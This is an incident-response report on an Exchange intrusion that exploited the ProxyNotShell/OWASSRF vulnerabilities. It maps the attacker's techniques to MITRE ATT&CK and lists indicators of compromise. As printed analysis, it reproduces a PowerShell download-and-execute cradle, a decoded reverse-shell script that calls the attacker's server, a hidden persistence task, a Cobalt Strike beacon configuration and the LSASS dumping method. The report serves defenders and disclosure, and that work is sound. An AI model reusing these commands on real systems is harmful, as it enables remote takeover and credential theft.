ProxyNotShell – OWASSRF – Merry Xchange

intrinsec.com/proxynotshell-owassrf-merry-xchange/

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Context

By the end of 2022, CERT Intrinsec dealt with the newly discovered bypass of **ProxyNotShell** named **OWASSRF**. This article details the modus operandi of a threat actor that exploited this vulnerability. On day one, the attackers leveraged vulnerable Exchange servers and exploited ProxyNotShell vulnerabilities to gain access to the information system. Next following days, they used remote access tools, dropped commodity malwares, created a local administrator account and removed evidences. They dropped Cobalt Strike payloads and dumped credentials. By the end of the third day of the intrusion, the emergency procedure is activated to contain and stop the attack, prior to calling CERT Intrinsec.

CERT Intrinsec presentation

CERT Intrinsec is a French incident response team that performs its operation mainly on the France's sector. The team deals with about 50 major incidents per year and works to help its customers to recover from cyber-attacks and strengthen their security. Since 2017, CERT Intrinsec has responded to hundreds of security breaches involving companies and public entities. The majority of those incidents are related to cybercriminality and ransomware attacks with financial objectives, hence, CERT Intrinsec follows those groups activities and generates comprehensive intelligence from the field. ANSSI (French National Security Agency) granted CERT Intrinsec PRIS (State-Certified Security Incident Response Service Providers) certification. The latter testify that CERT Intrinsec meets specific incident response requirements, using dedicated procedures, qualified people and appropriate infrastructures.

OWASSRF

OWASSRF consists of two vulnerabilities affecting Windows Exchange 2013, 2016 and 2019 : **CVE-2022-41080** and **CVE-2022-41082**. The first one exploits Microsoft URL normalization process to access to backend URLs as **NT AUTHORITY/SYSTEM** (using Server Side Request Forgery). The second one allows remote code execution when PowerShell is accessible.

Tactics, techniques and Procedures

Following sections give an insight into techniques, tactics and procedures, mapped to the MITRE ATT&CK.

Initial Access

Tactic ID	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application

Attackers exploited vulnerabilities **CVE-2022-41080** and **CVE-2022-41082** affecting Microsoft Exchange servers. CERT Intrinsec discovered two IP addresses reported by Rapid7 as ProxyNotShell indicators of compromise : **45.76.141[.]84** and **45.76.143[.]143**. Those IP addresses were used as **SystemBC** command and control servers.

Execution

Once entered the information system, attackers executed command using PowerShell to download Cobalt Strike beacons and run malicious base64 payloads.

The following PowerShell command was used to download asas file which was identified as a Cobalt Strike payload allowing the threat actor to send remote command to infected devices.

```
powershell.exe –nop –w hidden –c IEX ((new-object net.webclient).downloadstring('hxxp[://]209.127.27[.]17:80/asas'))
```

Attackers used PowerShell as well to connect from compromised equipments to command and control servers.

```
iex([sySteM.tEXT.encoDing]::uTF8.gEtSTrING([SYSTeM.cOnVeRt]::FrOmBASE64StrING('[base64 payload]')));exit
```

The base64 payload in the previous iex command is reported below. Its goal is to connect to a remote host, and to read and write data from this host. **0x2d4c8d54** is the encoded representation of **45.76.141[.]84** IP address.

```
do {
Start-Sleep -Seconds 1
try{
```

```
$tCC = New-Object nET.SoCKeTs.TCpCLIEnt(‘0x2d4c8d54’, 443)
} catch {}
} until ($tCC.Connected)

$ns = $tCC.GetStream()
$SW = New-Object Io.sTrEamWriTer($ns)
function WriteToStream ($STrinG) {
try{
[byte[]]$scRIpt:Buffer = 0..$tCC.ReceiveBufferSize | % {0}
$SW.Write($STrinG + ‘SL> ‘)
$SW.Flush()
} catch {}
}
WriteToStream  »
while(($ByTESReaD = $ns.Read($bufFER, 0, $bufFER.Length)) -gt 0) {
$c = ([TEXt.enCOdiNG]::UTF8).GetString($bufFER, 0, $ByTESReaD – 1)
$O= try {
Invoke-Expression $c 2>&1 | Out-String
} catch {
$_ | Out-String
}
WriteToStream ($O)
}
$SW.Close()
```

Threat actor also executes **PsExec** as well to send commands to equipments, using services.

Tactic ID	Technique ID	Technique Name
Persistence	T1053.005	Scheduled Task
Persistence	T1136.001	Create Account: Local Account

To ensure persistence, attackers created a local administrator account named **Admon** on the Exchange server. They then used this account in a scheduled task to execute a **SystemBC** binary **C:\Users\Public\Music\svhost.exe**, as shown below:

```
<?xml version= »1.0″ encoding= »UTF-16″?>
<Task version= »1.1″ xmlns= »http://schemas.microsoft.com/windows/2004/02/mit/task »>
<RegistrationInfo>
<Author>[HOSTNAME]\Admon</Author>
</RegistrationInfo>
<Triggers>
<TimeTrigger>
<Enabled>true</Enabled>
<Repetition>
<Interval>PT2M</Interval>
<Duration>P365D</Duration>
<StopAtDurationEnd>false</StopAtDurationEnd>
</Repetition>
<StartBoundary>[DATE]</StartBoundary>
</TimeTrigger>
</Triggers>
<Settings>
<Enabled>true</Enabled>
<DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter>
<ExecutionTimeLimit>P41DT15H</ExecutionTimeLimit>
<Hidden>true</Hidden>
<WakeToRun>false</WakeToRun>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<Priority>5</Priority>
```

```
<IdleSettings>
<Duration>PT10M</Duration>
<WaitTimeout>PT1H</WaitTimeout>
<StopOnIdleEnd>false</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
</Settings>
<Principals>
<Principal id= »Author »>
<UserId>System</UserId>
<RunLevel>HighestAvailable</RunLevel>
<LogonType>InteractiveTokenOrPassword</LogonType>
</Principal>
</Principals>
<Actions Context= »Author »>
<Exec>
<Command>C:\Users\Public\Music\svhost.exe</Command>
<Arguments>start</Arguments>
</Exec>
</Actions>
</Task>
```

Privilege Escalation

Tactic ID	Technique ID	Technique Name
Privilege Escalation	T1078.002	Valid Account: Domain Account

After exploiting ProxyNotShell vulnerability and getting into Exchange server, attackers compromised a legitimate administrator account that made their actions easier.

Defense Evasion

Tactic ID	Technique ID	Technique Name
Defense Evasion	T1562.001	Disable or Modify Tools
Defense Evasion	T1070.001	Clear Windows Event Logs
Defense Evasion	T1070	Indicator Removal on Host
Defense Evasion	T1036.005	Match Legitimate Name or Location


Multiple defense evasion techniques were leveraged to avoid detection and slow down investigations. First, *System* and *Windows PowerShell* event log files were removed to hide traces from analysts (104 Windows event ID). Besides, RDP *RestrictedAdmin* feature was disabled. They tried to hide in plain sight by approximating svchost.exe to name their malwares (svhost.exe, svchosts.exe etc) and also deleted many of their tools from infected systems.

Credential Access

Tactic ID	Technique ID	Technique Name
Credential Access	T1003.001	LSASS Memory

Attacker used the built-in task manager application in order to dump *LSASS* process memory. Several Windows event logs (4688 Windows event ID) were identified during the investigation, an explorer.exe parent process running a **C:\Windows\System32\Taskmgr.exe** process with an abnormal account.

A few moment later, the file **C:\Users\[USER]\AppData\Local\Temp\lsass.DMP** was identified on the filesystem.



```
C:\Windows\explorer.exe
    └→ C:\Windows\System32\Taskmgr.exe
           └→ C:\Users\[USER]\AppData\Local\Temp\lsass.DMP
```

Lateral Movement

Tactic ID	Technique ID	Technique Name
Lateral Movement	T1021.001	Remote Services: Remote Desktop Protocol
Lateral Movement	T1570	Remote Services: Lateral Tool Transfert

Attackers used Remote Desktop Protocol to move laterally from compromised Exchange servers to other devices such as domain controller or printing server. They tried as well to copy commodity malwares and post-exploitation tools on several equipments but were blocked by security solutions.

Collection


Tactic ID	Technique ID	Technique Name
Collection	T1560.001	Archive Collected Data: Archive via Utility
Collection	T1005	Data from Local System

Attackers created a zip file (lsass.zip) containing LSASS process dump (lsass.DMP) in **C:\Users\[USER]\AppData\Local\Temp\**. Few minutes after zip file creation, both **lsass.DMP** and **lsass.zip** were deleted from system.

Command and Control

Tactic ID	Technique ID	Technique Name
Command and Control	T1071.001	Web Protocols
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1572	Protocol Tunneling

Forensic investigation leds CERT Intrinsec to collect several malwares used to execute remote commands including a CobaltStrike payload. This payload is downloaded via a PowerShell command from the hosting server **209.127.27[.]17** and dropped on the infected host in the file **C:\PerfLogs\svchosts.exe**. The binary communicates with its Command & Control server **arcacontals[.]com** and with other infected hosts with the Named Pipe **\Device\NamedPipe\MSSE-1806-server**.


Command and Control
https://arcacontals[.]com/accelerate/mailbox/USVLD2RM
Hosting server
http://209.127.27[.]17/asas
CobaltStrike
\Device\NamedPipe\MSSE-1806-server
C:\PerfLogs\svchosts.exe
C:\PerfLogs\svchosts.exe

```
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http[://]209.127.27[.]17:80/asas'))
```

The full configuration has been extracted below with *CobaltStrikeParser* (https://github.com/Sentinel-One/CobaltStrikeParser):


```
BeaconType              – HTTPS
Port                – 443
SleepTime               – 97907
MaxGetSize              – 2098999
Jitter              – 36
MaxDNS                  – Not Found
PublicKey_MD5             – 30b36f36546ab96c82b296ad6761d624
C2Server               – arcacontals[.]com,/accelerate/mailbox/USVLD2RM
UserAgent               – Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0
HttpPostUri             – /communicate/build/LPK4HR7G
Malleable_C2_Instructions    – Remove 910 bytes from the end
                   Remove 929 bytes from the beginning
                   NetBIOS decode ‘a’
                   XOR mask w/ random key
HttpGet_Metadata          – ConstHeaders
                    Accept: application/json, text/html, application/xhtml+xml
                    Accept-Language: en-us
                    Accept-Encoding: compress, br
                   Metadata
                    mask
                    netbiosu
                    prepend « 89K_62QIZTU2PUB2EVL0VMSLA2SCBSCKHQ1E= »
                    header « Cookie »
HttpPost_Metadata          – ConstHeaders
                    Accept: text/html, application/xhtml+xml, application/json
                    Accept-Language: ar-dz
                    Accept-Encoding: *, gzip
                   SessionId
                    mask
                    netbios
                    parameter « _VMYKCXYW »
                   Output
                    mask
                    netbios
                    print
PipeName                – Not Found
DNS_Idle               – Not Found
DNS_Sleep                – Not Found
SSH_Host                – Not Found
SSH_Port               – Not Found
```

```
SSH_Username                  – Not Found
SSH_Password_Plaintext        – Not Found
SSH_Password_Pubkey           – Not Found
SSH_Banner                    –
HttpGet_Verb                  – GET
HttpPost_Verb                 – POST
HttpPostChunk                 – 0
Spawnto_x86                   – %windir%\syswow64\dns-sd.exe
Spawnto_x64                   – %windir%\sysnative\EhStorAuthn.exe
CryptoScheme                  – 0
Proxy_Config                  – Not Found
Proxy_User                    – Not Found
Proxy_Password                – Not Found
Proxy_Behavior                – Use IE settings
Watermark_Hash                – xi1knfb/QiftN2EAhdtcyw==
Watermark                     – 206546002
bStageCleanup                 – True
bCFGCaution                   – False
KillDate                      – 0
bProcInject_StartRWX          – False
bProcInject_UseRWX            – False
bProcInject_MinAllocSize      – 7400
ProcInject_PrependAppend_x86  –
b’f\x90f\x0f\x1fD\x00\x00\x0f\x1f\x84\x00\x00\x00\x00\x00\x0f\x1fD\x00\x00PX\x0f\x1f\x00\x0f\x1f\x80\x00\x00\x00\x00f\x90’

b’\x0f\x1f\x84\x00\x00\x00\x00\x00f\x0f\x1fD\x00\x00\x90\x0f\x1fD\x00\x00\x90f\x0f\x1f\x84\x00\x00\x00\x00\x00\x0f\x1f\x00f\x0f\x1f\x84\x00\x00\x
ProcInject_PrependAppend_x64  –
b’\x0f\x1f\x84\x00\x00\x00\x00\x00f\x0f\x1fD\x00\x00f\x0f\x1f\x84\x00\x00\x00\x00\x00f\x90\x0f\x1fD\x00\x00\x0f\x1f\x84\x00\x00\x00\x00\x00\x0f\

b’\x0f\x1f@\x00f\x0f\x1f\x84\x00\x00\x00\x00\x00\x0f\x1f\x00\x0f\x1f@\x00f\x0f\x1f\x84\x00\x00\x00\x00\x00f\x0f\x1fD\x00\x00\x90\x0f\x1f\x80\x00
ProcInject_Execute            – ntdll:RtlUserThreadStart
                   CreateThread
                   NtQueueApcThread-s
                   CreateRemoteThread
                   RtlCreateUserThread
ProcInject_AllocationMethod   – NtMapViewOfSection
bUsesCookies                  – True
HostHeader                    –
headersToRemove               – Not Found
DNS_Beaconing                 – Not Found
DNS_get_TypeA                 – Not Found
DNS_get_TypeAAAA              – Not Found
DNS_get_TypeTXT               – Not Found
DNS_put_metadata              – Not Found
DNS_put_output                – Not Found
DNS_resolver                  – Not Found
DNS_strategy                  – round-robin
DNS_strategy_rotate_seconds   – -1
DNS_strategy_fail_x           – -1
DNS_strategy_fail_seconds     – -1
Retry_Max_Attempts            – 0
Retry_Increase_Attempts       – 0
Retry_Duration                – 0
```

Attacker also deployed on compromised hosts a proxy *SOCKS5* malware named SystemBC.


Command and Control
45.76.141[.]84
45.76.137[.]242
Download server
http://45.77.154.115/host.sa
SystemBC
C:\Users\Public\Music\svhost.exe
C:\Users\Public\Pictures\svhost.dll
C:\Users\Public\Video\svhost.exe

```
iex([sySteM.tEXT.encoDing]::uTF8.gEtSTrING([SYSTeM.cOnVeRt]::FrOmBASE64StrING('ZG8gew0K...bG9zZSgp')));exit
```

Others remote administration tools has been found during the investigation from hosting servers **45.77.154[.]115** and **45.76.62[.]11** but they have not been used by the attacker:

URL	Type
hxxp[://]45.77.154[.]115/plink.exe	Plink
hxxp[://]45.76.62[.]11/AnyDesk.exe	AnyDesk
hxxp[://]45.76.62[.]11/dwagent.exe	DWService

Indicators of compromise

Network indicators

IP	Type	Commentaire
104.21.9[.]61	ip	Cobalt Strike C2
209.127.27[.]17	ip	Cobalt Strike C2
146.70.53[.]169	ip	SystemBC C2
45.76.137[.]242	ip	SystemBC C2
45.76.141[.]84	ip	SystemBC C2
45.76.143[.]143	ip	SystemBC C2 (OSINT)
45.76.62[.]11	ip	Server hosting malicious payloads
45.77.154[.]115	ip	Server hosting malicious payloads
arcacontals[.]com	domain	Cobalt Strike C2

IP	Type	Commentaire
hxxps[://]arcacontals[.]com/accelerate/mailbox/USVLD2RM	url	Cobalt Strike C2
hxxp[://]209.127.27[.]17/asas	url	Cobalt Strike
hxxp[://]45.76.62[.]11/AnyDesk.exe	url	AnyDesk tool
hxxp[://]45.76.62[.]11/dwagent.exe	url	Remote Administration Tool
hxxp[://]45.77.154[.]115/host.sa	url	SystemBC
hxxp[://]45.77.154[.]115/plink.exe	url	Plink tool

System indicators

Binaire	Taille	SHA1	Commentaire
AnyDesk.exe	3999808	665cad3ed21f6443d1adacf18ca45dfaa8f52c99	AnyDesk
GRB_NET.exe	179712	3878917397c055dcd0999ac681c9c7a83cba0f78	Unidentified
asas	229880	35acb5c8357e2272ebf40bc37881aa0e2c55e2f7	CobaltStrike
svchosts.exe	284.67 Kb	76d76089bb9b67766763d952b3d5138862b1a31e	CobaltStrike
dwagent.exe	13524832	a7bf900650dc8cb992b9db5dd496245817d3a5d9	DWAgent
svhost.dll	694272	7d8a18b44d417f2710ab00e58dc2db177804f508	SystemBC
svhost.exe	13824	704b9b6e1e9af746b643a2c20ae89427007b289a	SystemBC
pa.exe	837936	447d6a5ed041ace4541a182006b02dcc4ba2e740	Plink

Sources